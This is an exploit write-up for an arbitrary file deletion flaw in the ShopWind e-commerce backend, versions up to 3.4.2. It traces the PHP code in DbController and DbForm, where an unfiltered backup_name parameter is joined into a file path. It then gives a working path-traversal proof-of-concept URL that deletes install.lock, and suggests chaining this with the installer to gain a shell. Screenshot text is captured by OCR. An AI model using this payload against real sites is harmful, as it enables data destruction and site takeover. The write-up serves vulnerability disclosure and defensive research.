The Arbitrary File Delete Vulnerability of ShopWind

Exploit Title: Arbitrary File Delete
Date: 2022-04-28
Exploit Author: sunjiaguo
Vendor Homepage: https://www.shopwind.net/ <https://www.shopwind.net/>
Software Link: https://www.shopwind.net/product/download.html <https://www.shopwind.net/product/download.html>
Version: <=v3.4.2
Tested on: Windows 10

1.Vulnerability analysis

When testing the database backup function in the website background, delete the backup file when you see a function. Therefore, analyze the code of this function. After testing, it is found that there is an arbitrary file deletion vulnerability. Combined with the shopwind installation script, you can achieve the purpose of getting shell. Next, start analyzing the code

1.1 Locate vulnerability entry point

The poc example

```
http://local.rapoo.top/admin/db/delete.html?backup_name=filename
```

According to the link analysis, you can locate the file corresponding to the route as the backend dbcontroller Actiondelete method in PHP， the file is
\backend\controllers\DbController.php
Open the file and locate the actiondelete method. The code is as follows：

Plain Text Copy

```
/**
 * 删除备份
 */
public function actionDelete()
{
  $post = Basewind::trimAll(Yii::$app->request->get(), true);
  if(empty($post->backup_name)){
    return Message::warning(Language::get('no_select'));
  }
  $backup_names = explode(',', $post->backup_name);
  foreach ($backup_names as $backup_name)
      {
    $model = new \backend\models\DbForm();
    $model->deleteBackup($backup_name);
      }
  return Message::display(Language::get('drop_ok'));
}
```


You can see from the comments that this method is mainly used to delete backups

1.2 Code analysis

```
$post = Basewind::trimAll(Yii::$app->request->get(), toObject: true);
```


At the beginning of the code, use Yii:: $app - > request - > get() to get all the parameters of get, and then use trimall to process the obtained parameters. Here we track the code of trimall to see how the function will handle it

The code is in \ common \ library \ basewind PHP file




```php
    /**
     * 数组转对象（并去掉字符串前后空格）
     * @param array|string|int $params
     * @param bool $toObject 是否转成对象
     * @param array $intvalFields 需要将$params中哪些字段的值转成整型
     */
    public static function trimAll($params = null, $toObject = false, $intvalFields = array())
    {
        if(!is_array($params)) {
            if($intvalFields === true) {
                return intval($params);
            }
            elseif(is_null($params) && $toObject == true) {
                return (object) $params;
            }
            return trim($params);
        }

        foreach($params as $k => $v) {
            if(is_string($v)) {
                $params[$k] = (in_array($k, $intvalFields) ? intval($v) : trim($v));
            }
            elseif(is_array($v) || is_object($v)) {
                $params[$k] = self::trimAll($v, $toObject);
            }
        }
        return $toObject ? (object)$params : $params;
    }
```

The function of this function is very simple. First, all the values passed in by default will be de whitespace, and then each parameter in the passed in $intvalfields array will be converted into an integer. Because calling this function here does not pass in $intvalfields array, that is to say, all the contents obtained by get are only de whitespace. Then go on to analyze




```php
    if(empty($post->backup_name)){
        return Message::warning(Language::get( message: 'no_select'));
    }
```

Then, it will judge whether the incoming value is empty. If it is empty, it will return a warning message. This value can be passed directly



```php
    $backup_names = explode( delimiter: ',', $post->backup_name);
```

Here, the comma is used as the separator to divide the incoming content into an array




```
foreach ($backup_names as $backup_name)
{
    $model = new \backend\models\DbForm();
    $model->deleteBackup($backup_name);
}
```


Then loop through the file name array, create a dbform object, and finally call the deletebackup method of the object to delete the file

1.3 Analyze the deleteBackup function

We tracked the deletebackup method, and the file path is \backend\models\DbForm.php




```
/* 删除目录文件 */
public function deleteBackup($backup_name)
{
    $dir = $this->getBackUpPath() . DIRECTORY_SEPARATOR . $backup_name;
    $ret_val = false;
    if (is_dir($dir))
    {
        $d = @dir($dir);
        if($d)
        {
            while (false !== ($entry = $d->read()))
            {
                if (!in_array($entry, ['.', '..']))
                {
                    $entry = $dir .'/' . $entry;
                    if(is_dir($entry))
                    {
                        rmdir($entry);
                    }
                    else
                    {
                        @unlink($entry);
                    }
                }
            }
            $d->close();
            $ret_val = rmdir($dir);
        }
    }
    else
    {
        $ret_val = unlink($dir);
    }

    return $ret_val;
}
```




```
$dir = $this->getBackUpPath() . DIRECTORY_SEPARATOR . $backup_name;
```

Here, first call the getbackuppath method, and follow up to see the function




```
/**
 * 备份地址
 */
public function getBackUpPath() {
    $path = Yii::getAlias( alias: '@frontend') . '/web/data/' . $this->dbdata_path;
    if(!is_dir($path)) {
        FileHelper::createDirectory($path);
    }
    return $path;
}
```

Obtain the absolute path of the file by splicing the incoming value and frontend / Web / data. The key point is here. It is used directly here The value passed in by the user is spliced with the root directory of the front end of the website, and the incoming value is not detected and filtered, so we can use/ Jump to any directory, resulting in arbitrary file deletion vulnerability



```
if (is_dir($dir))
{
    $d = @dir($dir);
    if($d)
    {
        while (false !== ($entry = $d->read()))
        {
            if (!in_array($entry, ['.', '..']))
            {
                $entry = $dir .'/' . $entry;
                if(is_dir($entry))
                {
                    rmdir($entry);
                }
                else
                {
                    @unlink($entry);
                }
            }
        }
        $d->close();
        $ret_val = rmdir($dir);
    }
}
```

Judge whether the obtained path is a folder. If it is a folder, traverse the files under the folder, call unlink to delete them one by one, and finally use rmdir function to delete the folder




```
else
{
    $ret_val = unlink($dir);
}
```

If the obtained path is a file, delete it directly

2.Loophole recurrence

2.1Build a good environment locally



一周概览

新增用户 4	新增商品 0
新增店铺 0	新增订单 0

统计信息

用户总数 4	商品总数 25
订单总数 0	订单总金额 ¥0.00

数据概览

订单额概览

登陆记录


IP	管理员	登陆地址	时间
10.5.8.39	master	点击查看	2022.04.25
127.0.0.1	master	点击查看	2022.04.24
127.0.0.1	master	点击查看	2022.04.24

系统信息

ShopWind版本	2.0
安装日期	2022-04-24
服务器操作系统	WINNT
WEB 服务器	Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
PHP 版本	7.3.4
MYSQL 版本	5.7.26

2.2 Construct POC and delete install.lock

After the website is installed, install The lock file is in the data directory, and the backup file we need to delete is also in the SQL of the data directory_ Backup directory, so we only need to use/ You can jump to the data directory




› 此电脑 › 新加卷 (D:) › phpstudy_pro › WWW › local.rapoo.top › yii2-shopwind-h5 › frontend › web › data ›

名称	修改日期	类型	大小
files	2022-04-24 12:14	文件夹	
page_config	2022-04-22 16:14	文件夹	
sql_backup	2022-04-25 15:36	文件夹	
system	2022-04-22 16:14	文件夹	
config.php	2022-04-25 11:17	JetBrains PhpSto...	1 KB
initdata.lock	2022-04-24 12:14	LOCK 文件	0 KB
install.lock	2022-04-24 12:14	LOCK 文件	0 KB
setting.php	2022-04-24 14:08	JetBrains PhpSto...	2 KB

the poc:


2.3 delete the file



不安全 | local.rapoo.top/admin/db/delete.html?backup_name=../install.lock

系统提示

删除备份成功。




此电脑 › 新加卷 (D:) › phpstudy_pro › WWW › local.rapoo.top › yii2-shopwind-h5 › frontend › web › data

名称	修改日期	类型	大小
files	2022-04-24 12:14	文件夹	
page_config	2022-04-22 16:14	文件夹	
sql_backup	2022-04-25 15:36	文件夹	
system	2022-04-22 16:14	文件夹	
config.php	2022-04-25 11:17	JetBrains PhpSto...	1 KB
initdata.lock	2022-04-24 12:14	LOCK 文件	0 KB
setting.php	2022-04-24 14:08	JetBrains PhpSto...	2 KB

